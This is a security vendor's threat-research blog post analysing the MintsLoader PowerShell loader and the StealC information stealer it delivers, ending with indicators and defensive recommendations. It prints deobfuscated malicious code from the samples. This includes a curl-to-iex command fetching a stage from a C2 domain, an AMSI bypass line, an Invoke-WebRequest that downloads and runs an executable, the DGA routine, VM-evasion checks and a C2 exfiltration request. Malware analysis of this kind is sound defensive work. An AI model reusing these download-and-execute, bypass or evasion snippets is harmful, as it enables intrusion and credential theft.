MintsLoader: StealC and BOINC Delivery

esentire.com/blog/mintsloader-stealc-and-boinc-delivery

Want to learn more on how to achieve Cyber Resilience?

TALK TO AN EXPERT
Adversaries don't work 9-5 and neither do we. At eSentire, our 24/7 SOCs are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space – including the Kaseya MSP breach and the more_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit – the TRU team.

In TRU Positives, eSentire's Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.

Here's the latest from our TRU Team…

What did we find?

In early January 2025, the eSentire Threat Response Unit (TRU) identified an ongoing campaign involving MintsLoader delivering second stage payloads like Stealc and the Berkeley Open Infrastructure for Network Computing (BOINC) client. MintsLoader is a PowerShell based malware loader that has been seen delivered via spam emails with a link to Kongtuke/ClickFix pages or a JScript file. MintsLoader features a Domain Generation Algorithm (DGA) with a seed value based on the addition of the current day of the month and a constant, combined with anti-VM techniques to evade sandboxes and malware researchers. Impacted organizations in the United States and Europe include the Electricity, Oil & Gas and Law Firms & Legal Services industries.

The MintsLoader infection process begins when the victim clicks a link in a spam email which downloads a JScript file matching the regex pattern, “Fattura[0-9]{8}.js”.

Figure 1 – JScript download

The contents of the script can be seen in the following figure.



Figure 2 – JScript obfuscated contents

The contents of the deobfuscated JScript can be seen below. First a sleep occurs for 13 seconds, then a WScript.Shell object is instantiated, and the Run method is called to execute the first MintsLoader associated command in PowerShell. This command uses the curl command to retrieve the first stage of MintsLoader. Before the script exits, it deletes itself, likely as a measure to make it more difficult for responders to acquire the file for analysis. It is

worth noting that the format of the PowerShell command is identical in cases where MintsLoader is instead delivered via ClickFix/KongTuke, however it is executed in a Run prompt instead of via WScript.

```
WScript.Sleep(13000);
var shell = WScript.CreateObject("WScript.Shell");
shell.Run("powershell -noprofile -executionpolicy bypass -WindowStyle hidden -c \"curl
-useb 'http://mubuzb3vvv[.]top/1.php?s=mints13' | iex\"");
var filesystemobj = WScript.CreateObject("Scripting.FileSystemObject");
filesystemobj.DeleteFile(WScript.ScriptFullName)
```

Figure 3 - Deobfuscated JScript contents

The response from the MintsLoader C2 is obfuscated and is more PowerShell that uses Invoke-Expression (iex) again to execute the next stage.

```
[System.Text.Encoding]::ascii.(([system.String]::new(@((3282-(9679-(13991-7523))),(-
4264+(-313+(4841730/1035))),(303572/2617),(1027-944),(4277-(6556-
2395)),(317034/(11340-8559)),(802935/(2510+(3389+(3457544/(10748452/5434))))),(-
737+847),(490-(1686-1299))))))((gtvu7nsir4bc9pwxq6jy53dakf8
"dblwYmY0ODVrMNzuB70tNRSxBzLmzwEQH1QWhYJEzs7kITvR835GB0pRBnH+VTR4XpR1FoXSWsW3zp4MPN8Fw
2dXdCG0Qs6o0f2m181ilWA6x4fYscSXq9F7l9vwDYyHmu/PTTiKQsOH2pOA16GLtYE7ZitBnl9qNm9mrDkr1qv
TSgMEl8WvlZDLRks3z5KM9ZzmXxlNAIqR65CZmsC9i/vJl5kdV46A6fUftTlLy/jQ3obYriSL1JEB7YuBY3/Yj
9bOthwKBQiS1wzdVwvPZxj9d… "))|iex;
```

Figure 4 – Obfuscated first stage

The next stage of PowerShell is obfuscated as well and begins with decoding each line as an array of integers to their equivalent ASCII values.

```
(Get-MpComputerStatus).($global:tjgsuwmfoix.([char[]]@((863835/(17479-
(45288540/4895))),(279400/2540),(9300-(40997630/(-2464+(16279-9350)))),(5971-
5860),(7095-6988),(-8793+8894),(6527-6428),(2232-2121),(-9160+(14480-
(34778214/(43347630/(-1481+(1961+6015))))))),(-5145+(4384+870)),(-
6823+(3801+3119)),(6372-(6438-(280544/(2261-667)))),(-6412+6512)) -join
'').([system.String]::new(@((-8643+(16518-7774)),(7707-(32396490/(13768-
9498))),(1121904/10017),(7169-(14960-(13551-5663))),(750640/6824),(-
9802+(58293074/(11037-(4893+(-4282+(10118-5579))))))),(-5516+5631),(4905-(11439-
6650)),(-7896+(1104+(13346-(6513-73)))),(125-20),(227700/2070),(-
1864+(14473186/(2111746/287))))))([system.String]::new(@( (253529/3473),(-5737+(6168-
(8467-(77238876/(14385-4909))))),(-3262+3348),(-9094+(11401-
(15647412/(62006956/(16919-8193))))),(8322/73),(116928/1008),(10071-9954),(2877-
2780),(122580/1135),(237-(937440/(1880+(353+3626)))),(1835-
(13890096/7992)),(213840/2160),(143728/(13875280/10040)),(153825/(-
316+1781)),(791890/(776+6423)),(-2293+2394)))))
```

Figure 5 – Obfuscated next stage

The beginning of the deobfuscated script checks if the victim machine is a virtual machine via the WMI object ***Get-MpComputerStatus*** cmdlet property ***IsVirtualMachine***. Also shown in the figure below, the variable “$key” stores a value that is used throughout the script and

later is sent to the C2.

```
$bIsVirtualMachine = Get-MpComputerStatus | Select-Object -ExpandProperty
IsVirtualMachine;
switch ($true) {
    { $bIsVirtualMachine -eq $false } { $key += 24845287194; break; }
    { $bIsVirtualMachine -eq 3 } { $key += 38170901474; break; }
    { $bIsVirtualMachine -eq $true } { $key += 82480911468; break; }
}
```

Figure 6 – Check if virtual machine via Get-MpComputerStatus

Next the cmdlet ***Win32_VideoController*** is queried and the object ***AdapterDACType*** is matched against the following strings. The first statement in the switch statement aims to identify a system that is likely not a virtual machine by checking for the presence of the strings “Internal” or “Integrated”. The remaining strings that are checked are as follows and serve to identify the machine as a VM and specifically target VMWare and KVM/QEMU/Bochs based hypervisors.

- VMware
- Bochs
- Intel
- SeaBIOS

```
$wlnypk = Get-WmiObject Win32_VideoController | Select-Object AdapterDACType | Out-
String
switch ($true) {
    { $wlnypk -match "Internal" -or $wlnypk -match "Integrated" } { $key +=
14536574115; break; }
    { $wlnypk -match "VMware" -or $wlnypk -match "Bochs" } { $key += 55915399410;
break; }
    { $wlnypk -match "Intel" -or $wlnypk -match "SeaBIOS" } { $key += 14109017648;
break; }
}
```

Figure 7 – Check if virtual machine via Win32_VideoController object AdapterDACType

Next, two constants are added to the $key variable and the WMI cmdlet ***Win32_CacheMemory*** is queried, acquiring the first object’s purpose property and comparing it in a switch statement. The first two conditions in the switch statement check if the property equals ***L1*** or is less than 4 characters, which aims to identify virtual machines. The final check aims to identify if a system is likely a physical machine.

```
$key += 281233101;
$key += 159181210;
$ekldjiscb = (Get-WmiObject Win32_CacheMemory | Select-Object purpose | Select-Object
-First 1).purpose
switch ($true) {
    { $ekldjiscb -eq "L1" } { $key += 62394414087; break; }
    { $ekldjiscb.length -le 3 } { $key += 34882250576; break; }
    { $ekldjiscb.length -gt 4 } { $key += 996697989; break; }
}
```

Figure 8 – Check if virtual machine via Win32_CacheMemory

MintsLoader then makes use of a DGA that uses a seed value consisting of the current day of the month plus a constant in a loop. The loop is iterated 15 times over and the ***System.Random*** object and Next method are utilized as indexes into the character array "***abcdefghijklmn"***. Finally, the resulting C2 domain is appended with the TLD of the C2 server (.top).

```
$random = New-Object System.Random([int](Get-Date).DayOfYear + 2025 * 97891);
$c2 = "";
for ($i = 0; $i -lt 15; $i++ ) {
    $c2 += ("abcdefghijklmn")[$random.Next(0, 14)];
}

$c2_domain = $c2 + ".top";
```

Figure 9 – DGA generate C2 server for the day

A string containing part of the URI path is then built from a random ascii-numeric character array with a length of 10 characters using the Get-Random cmdlet. This is used as part of the full C2 URI path. The query parameters are built first by getting the computer name via the environment variable ComputerName which is used as the value for the id query parameter, the aforementioned $key variable is used as the value for the key query parameter, and the s query parameter contains a hard-coded number, e.g. 527. The curl command is used again to invoke the request to the C2 and the response from the C2 is invoked again via iex.

```
$random=-join ((48..57) + (97..122) | Get-Random -Count 10| % {[char]$_});
$uri_part="$($random)htr$($findom)";
$global:block=(curl -useb
"http://$c2_domain/$uripart.php?id=$env:computername&key=$key&s=527");
 iex $global:block
```

Figure 10 – Send request to C2 and invoke response

The following is a list of all the possible DGA generated domains identified in this campaign.



Figure 11 – Known DGA domains

The final PowerShell stage is also obfuscated and decodes more integers to ASCII. When deobfuscated, a poorly written and known Anti-Malware Scan Interface (AMSI) bypass technique fails to run due to improper de-obfuscation. A web request is then invoked to download the payload from temp[.]sh, a file hosting site that is a clone of Pomf[.]se. The response is written to the temp directory and is executed. Though the file hosting site is no longer serving the file, the SHA-256 of the file is available for download in VirusTotal. This file is a packed sample of the information stealing malware StealC.

```
[Threading.Thread]::Sleep(833);
[Ref].Assembly.GetType("System.M??n??gement.??ut??m??t????n.??ms??Ut??ls").GetField("?
?ms????n??tF????led","NonPublic,Static").SetValue($null,$true);

Invoke-WebRequest
"http://temp[.]sh/utDKu/138d2a62b73e89fc4d09416bcefed27e139ae90016ba4493efc5fbf43b66ac
fa.exe"  -Method POST -OutFile "$env:temp\aa.exe"
start-process "$env:temp\aa.exe"
```

Figure 12 – Final stage, download/execute StealC

StealC is an information stealer advertised by its developer “Plymouth” on Russian-speaking underground forums and has been sold as a Malware-as-a-Service since January 2023. Re-engineered from the information stealer Arkei first seen in 2018, StealC targets sensitive data stored by web browsers, extensions, applications, crypto-wallets, and email clients, including financial data, passwords, and tokens. Several legitimate DLLs, e.g. sqlite3.dll, nss3.dll, mozglue.dll, softokn3.dll, and others are downloaded and utilized as part of this process. Harvested data is exfiltrated to its command and control (C2) server using HTTP POST requests.

The admin panel for StealC can be seen in the figure below, which provides threat actors with a variety of features, such as a query builder for sorting through stolen logs.



Figure 13 – StealC operator panel from sales thread on exploit[.]in (Feb 2023)

StealC makes use of XOR encrypted strings to hide from static analysis. The routine that handles decryption of the strings is one of the first behaviors by StealC, the resulting decrypted strings are stored as DWORD pointers.

```
; Attributes: bp-based frame

; int mw_decrypt_strings()
mw_decrypt_strings proc near
push    ebp
mov     ebp, esp
push    0Fh             ; INSERT_KEY_HERE
push    offset Str      ; "5MNFNU3TBBH9DXW"
push    offset unk_421B94 ; int
call    xor_decrypt
add     esp, 0Ch
mov     dword_64A330, eax
push    2               ; 26
push    offset a2l      ; "2L"
push    offset unk_421BA4 ; int
call    xor_decrypt
add     esp, 0Ch
mov     dword_64A5EC, eax
push    2               ; 11
push    offset aMo      ; "MO"
push    offset unk_421BAC ; int
call    xor_decrypt
add     esp, 0Ch
```

Figure 14 – StealC string decryption

For this particular sample (138d2a62b73e89fc4d09416bcefed27e139ae90016ba4493efc5fbf43b66acfa) we identified the following C2 URL and Botnet ID in the strings:

```
{
  "C2": ["http://62.204.41[.]177/edd20096ecef326d.php"],
  "Botnet ID": "default9_cap"
}
```

Figure 15 – StealC C2 and Botnet ID

After string decryption and resolving APIs there are several anti-debug/anti-analysis subroutines. For example, the C code included below checks if the username of the current user is “JohnDoe”. If so, the malware exits.

```
int mw_computername_username_check()
{
  LPSTR computer_name; // eax
  int result; // eax
  _BYTE *username; // eax
  _BYTE *v3; // [esp-4h] [ebp-4h]
  _BYTE *v4; // [esp-4h] [ebp-4h]

  v3 = szHAL9TH;                                // "HAL9TH"
  computer_name = mw_get_computer_name();
  result = mw_strcmp(computer_name, v3);
  if ( !result )
  {
    v4 = szJohnDoe;                             // "JohnDoe"
    username = mw_get_username();
    result = mw_strcmp(username, v4);
    if ( !result )
      ExitProcess_0(0);
  }
  return result;
}
```

Figure 16 – StealC username check for JohnDoe

StealC contains a check to ensure the malware doesn’t run on any systems that have the default language ID associated with Russia, Ukraine, Belarus, Kazakhstan, or Uzbekistan. If any of these languages match, the malware exits.

```
int mw_lang_check()
{
  int result; // eax

  result = GetUserDefaultLangID();
  switch ( (__int16)result )
  {
    case 0x419:                                     // Russia
      ExitProcess_0(0);
    case 0x422:                                     // Ukraine
      ExitProcess_0(0);
    case 0x423:                                     // Belarus
      ExitProcess_0(0);
    case 0x43F:                                     // Kazakhstan
      ExitProcess_0(0);
    case 0x443:                                     // Uzbekistan
      ExitProcess_0(0);
    default:
      return result;
  }
}
```

Figure 17 – StealC check for banned countries

The count of processor cores is checked, if the system only has a single core, the malware exits.

```
void mw_processors_check()

  struct _SYSTEM_INFO SystemInfo; // [esp+4h] [ebp-24h] BYREF

  GetSystemInfo(&SystemInfo);
  if ( SystemInfo.dwNumberOfProcessors < 2 )
    ExitProcess_0(0);
```

Figure 18 – StealC processors check

The total memory of the system is retrieved, if less than 1111 MB, the malware exits.

```
int mw_get_physical_memory_MB()
{
  DWORDLONG physicalmemorymb; // rax
  struct _MEMORYSTATUSEX Buffer; // [esp+0h] [ebp-48h] BYREF
  unsigned __int64 v3; // [esp+40h] [ebp-8h]

  mw_fillArray((int)&Buffer, 0, 0x40u);
  Buffer.dwLength = 64;
  LODWORD(physicalmemorymb) = GlobalMemoryStatusEx(&Buffer);
  if ( (_DWORD)physicalmemorymb == 1 )
  {
    physicalmemorymb = Buffer.ullTotalPhys / 1024 / 1024;
    v3 = physicalmemorymb;
  }
  else
  {
    v3 = 0LL;
  }
  if ( v3 < 1111 )
    ExitProcess_0(0);
  return physicalmemorymb;
}
```

Figure 19 – StealC memory check

The vertical height of the system's resolution is checked, if less than 666, the malware exits.

```
int mw_resolution_check()
{
  int result; // eax
  HDC hDC; // [esp+0h] [ebp-Ch]
  int DeviceCaps; // [esp+4h] [ebp-8h]

  hDC = CreateDCA(pszDISPLAY, 0, 0, 0);
  DeviceCaps = GetDeviceCaps(hDC, 10);          // VERTRES
  result = ReleaseDC(0, hDC);
  if ( DeviceCaps < 666 )
    ExitProcess_0(0);
  return result;
}
```

Figure 20 – StealC resolution check

Prior to communicating with C2, a hardware ID (HWID) is generated. This HWID is generated based on the C:\ drive volume serial number and is unlikely to change so it is likely checked by threat actors to filter stolen logs in the backend or as a measure to deny access to known sandboxes. The python script here can be used to generate the HWID and decode an existing HWID if one is identified in incidents where HTTP traffic has been captured.



Figure 21 – StealC HWID generation via Volume Serial

The following figure displays the initial HTTP POST request to the script gate where "<HWID>" represents the generated HWID. Though the C2 is no longer online, the response would contain a base64 encoded configuration. Subsequent HTTP POST requests follow a similar format and are used for exfiltration of harvested files, credentials, and other sensitive information. HTTP GET requests are used for retrieving needed third party libraries, such as sqlite3.dll.

```
POST /edd20096ecef326d.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----BKEHDGDGHCBGCAKFIIIE
Host: 69.204.41.177
Content-Length: 218
Connection: Keep-Alive
Cache-Control: no-cache

------BKEHDGDGHCBGCAKFIIIE
Content-Disposition: form-data; name="hwid"

<HWID>
------BKEHDGDGHCBGCAKFIIIE
Content-Disposition: form-data; name="build"

default9_cap
------BKEHDGDGHCBGCAKFIIIE--
```

Figure 22 – StealC Initial C2 request

What did we do?

- Our team of 24/7 SOC Cyber Analysts proactively isolated the affected host to contain the infection on the customer's behalf.
- We communicated what happened with the customer and helped them with remediation efforts.

What can you learn from this TRU Positive?

The MintsLoader campaign is an evasive threat found targeting organizations in the United States/Europe, is primarily distributed via spam emails containing a link to a JScript file or via ClickFix/KongTuke, and when paired with information stealers like StealC, becomes an even more capable threat to the confidentiality and integrity of sensitive data.

Recommendations from the Threat Response Unit (TRU):

- Disable the Run prompt via GPO:
  User Configuration > Administrative Templates > Start Menu and Taskbar > Enable "Remove Run menu from Start Menu"

- Disable wscript.exe via AppLocker GPO or Windows Defender Application Control (WDAC):
    - C:\Windows\System32\WScript.exe
    - C:\Windows\Syswow64\WScript.exe
    - *:\Windows\System32\WScript.exe (* represents wildcard to include other drive letter rather than C drive)
    - *:\Windows\SysWOW64\WScript.exe (* represents wildcard to include other drive letter rather than C drive)
- Disable mshta.exe via AppLocker GPO or Windows Defender Application Control (WDAC)
    - C:\Windows\System32\mshta.exe
    - C:\Windows\Syswow64\mshta.exe
    - *:\Windows\System32\mshta.exe (* represents wildcard to include other drive letter rather than C drive)
    - *:\Windows\SysWOW64\mshta.exe (* represents wildcard to include other drive letter rather than C drive)
- Employ email filtering and protection measures.
- Use a Next-Gen AV (NGAV) or Endpoint Detection and Response (EDR) solution to detect and contain threats.
- Implement a Phishing and Security Awareness Training (PSAT) program that educates and informs your employees.

Indicators of Compromise

You can access the Indicators of Compromise here.

References

https://www.huntress.com/blog/fake-browser-updates-lead-to-boinc-volunteer-computing-software
https://www.forcepoint.com/blog/x-labs/malicious-javascript-code-sent-via-pec-email-italy
https://levelblue.com/blogs/labs-research/asyncrat-loader-obfuscation-dgas-decoys-and-govno
https://x.com/CERTCyberdef/status/1849392561024065779

eSentire Threat Response Unit (TRU)

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.